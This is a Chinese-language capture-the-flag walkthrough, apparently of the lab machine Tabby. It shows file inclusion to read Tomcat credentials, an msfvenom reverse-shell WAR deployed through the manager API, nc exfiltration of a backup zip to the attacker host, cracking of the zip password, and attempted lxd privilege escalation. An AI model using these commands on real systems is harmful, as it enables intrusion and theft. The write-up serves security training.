
Tabby(root失敗),FLI(tomcat9版)、lxd

```
└──# nmap -sCV -A -p 22,80,8080 10.10.10.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-04 06:31 EDT
Nmap scan report for 10.10.10.194
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   233.78 ms 10.10.14.1
2   224.11 ms 10.10.10.194

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.44 seconds
```

80、8080都無系統版本漏洞


80是一個網站

8080是系統[Apache Tomcat]頁面




進行目錄爆破，
80無可用資訊
8080有一組登入網站 => http://10.10.10.194:8080/manager/html


在網站亂看，突然導向http://megahosting.htb/news.php?file=statement，也是內部網站。設定nano /etc/hosts



嘗試文件包含漏洞(成功)



嘗試用文件包含漏洞+8080Port提供的檔案位置
先測試(成功)



有用 ！

如果您透過網頁瀏覽器看到此頁面，則表示您已成功設定 Tomcat。 恭喜！

這是預設的 Tomcat 主頁。 它可以在本機檔案系統上找到： `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat 老手可能會很高興得知 Tomcat 的這個系統實例安裝了 `CATALINA_HOME`在 `/usr/share/tomcat9`和 `CATALINA_BASE`在 `/var/lib/tomcat9`，遵循以下規則 `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

如果您還沒有這樣做，您可以考慮安裝以下軟體包：

tomcat9-docs ：此軟體包安裝一個 Web 應用程序，允許在本地瀏覽 Tomcat 9 文件。 安裝後，您可以透過點擊 此處 存取它。

tomcat9-examples ：此軟體包安裝一個 Web 應用程序，允許存取 Tomcat 9 Servlet 和 JSP 範例。 安裝後，您可以透過點擊 此處 存取它。


tomcat9-admin ：此軟體包安裝兩個可協助管理此 Tomcat 實例的 Web 應用程式。 安裝後，您可以存取 manager webapp 和 host-manager webapp 。

注意：出於安全原因，僅限具有“manager-gui”角色的使用者使用管理器 Web 應用程式。 主機管理器 Web 應用程式僅限於具有“admin-gui”角色的使用者。 使用者定義於 `/etc/tomcat9/tomcat-users.xml`.

查看/etc/tomcat9/tomcat-users.xml(+查看原始碼空資料)


參考https://infinitelogins.com/tag/lfi/

找到目錄/usr/share/tomcat9/etc/tomcat-users.xml在原始碼有資訊





```
username="tomcat"
password="$3cureP4s5w0rd123!"
```


使用這個登入成功，另一組/manager訪問失敗



找到版本(無漏洞)



測試失敗



進行/manager目錄爆破嘗試

```
└──# wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404
http://10.10.10.194:8080/manager/FUZZ
********************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************

000000001:   302        0 L      0 W        0 Ch
"http://10.10.10.194:8080/manager/"
```

```
000001939:   401        63 L     291 W      2499 Ch     "html"
000001991:   302        0 L      0 W        0 Ch        "images"
000003850:   401        63 L     291 W      2499 Ch     "status"
000004024:   401        63 L     291 W      2499 Ch     "text"
```

爆破出來了幾個401認證的文件，其中有一個text路徑，網上搜索/manager/text相關的資訊，確認有可利用的地方，參考：https://tomcat.apache.org/tomcat-8.5-doc/host-manager-howto.html

```
curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/lis
```

```
┌──(root㉿kali)-[~]
└─# curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

找到可用漏洞參考：

- https://medium.com/@cyb0rgs/exploiting-apache-tomcat-manager-script-role-974e4307cd00
- https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Supported_Manager_Commands
  操作如下

```
1. msfvenom -p java/shell_reverse_tcp lhost=10.10.14.2 lport=4444 -f war -o test.war
2. curl -u 'tomcat:$3cureP4s5w0rd123!' --upload-file test.war
"http://10.10.10.194:8080/manager/text/deploy?path=/test.war"
3. nc -lvnp 4444
```

```
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from megahosting.htb [10.10.1
0.194] 46432
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
whoami
tomcat
uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64
 x86_64 GNU/Linux
```

```
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

有個zip檔

```
lstomcat@tabby:/var/www/html/files$
ls
16162020_backup.zip  archive  revoked_certs  statement
```

來做md5sum比對並傳回kali

受害機執行

```
md5sum 16162020_backup.zip
cat 16162020_backup.zip | nc 10.10.14.2 8888
```

kali機執行

```
nc -lnvp 8888 > 16162020_backup.zip
md5sum 16162020_backup.zip => 比對受害機是否一致
```

需要密碼。。進行爆破吧~

```
└─# unzip 16162020_backup.zip
Archive:  16162020_backup.zip
   creating: var/www/html/assets/
[16162020_backup.zip] var/www/html/favicon.ico password:
```

先弄zip2john

```
1. zip2john 16162020_backup.zip > 16162020_backup.zip.john
2. john 16162020_backup.zip.john --wordlist=/usr/share/wordlists/rockyou.txt

passwd : admin@it
```

裡面資料完全無參考價值，懷疑是ash密碼

成功

```
su ash
Password: admin@it

ash@tabby:/var/www/html/files$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip)
,46(plugdev),116(lxd)
ash@tabby:/var/www/html/files$ whoami
whoami
ash
ash@tabby:/var/www/html/files$
```

發現id後面帶其他東西

```
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
```

可利用lxd權限 參考：

- https://www.hackingarticles.in/lxd-privilege-escalation/
- https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation
-

操作步驟如下(步驟一失敗，lxd.tar.xz有誤)

```
1. sudo apt install -y git golang-go debootstrap rsync gpg squashfs-tools
2. git clone https://github.com/lxc/distrobuilder
3. cd distrobuilder
4. make
5. mkdir -p $HOME/ContainerImages/alpine/
6. cd $HOME/ContainerImages/alpine/
7. wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
8. sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18
9. 上傳檔案lxd.tar.xz和rootfs.squashfs
10. /snap/bin/lxc image import lxd.tar.xz rootfs.squashfs --alias alpine
11. /snap/bin/lxc image list
12. /snap/bin/lxc init alpine privesc -c security.privileged=true
13. /snap/bin/lxc list
14. /snap/bin/lxc config device add privesc host-root disk source=/ path=/mnt/root
recursive=true
15. /snap/bin/lxc start privesc
16. /snap/bin/lxc exec privesc /bin/sh
```

進行步驟二

```
1. git clone https://github.com/saghul/lxd-alpine-builder
2. cd lxd-alpine-builder
3. sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-
releases.yaml",yaml_path="v3.8/releases/$apk_arch/latest-releases.yaml",' build-alpine
4. sudo ./build-alpine -a i686
上傳檔案到受害機
5. /snap/bin/lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias kali
6. /snap/bin/lxd init
7. /snap/bin/lxc init myimage mycontainer -c security.privileged=true
8. /snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
recursive=true
9. /snap/bin/lxc start mycontainer
10. /snap/bin/lxc exec mycontainer /bin/sh
```

都失敗，放棄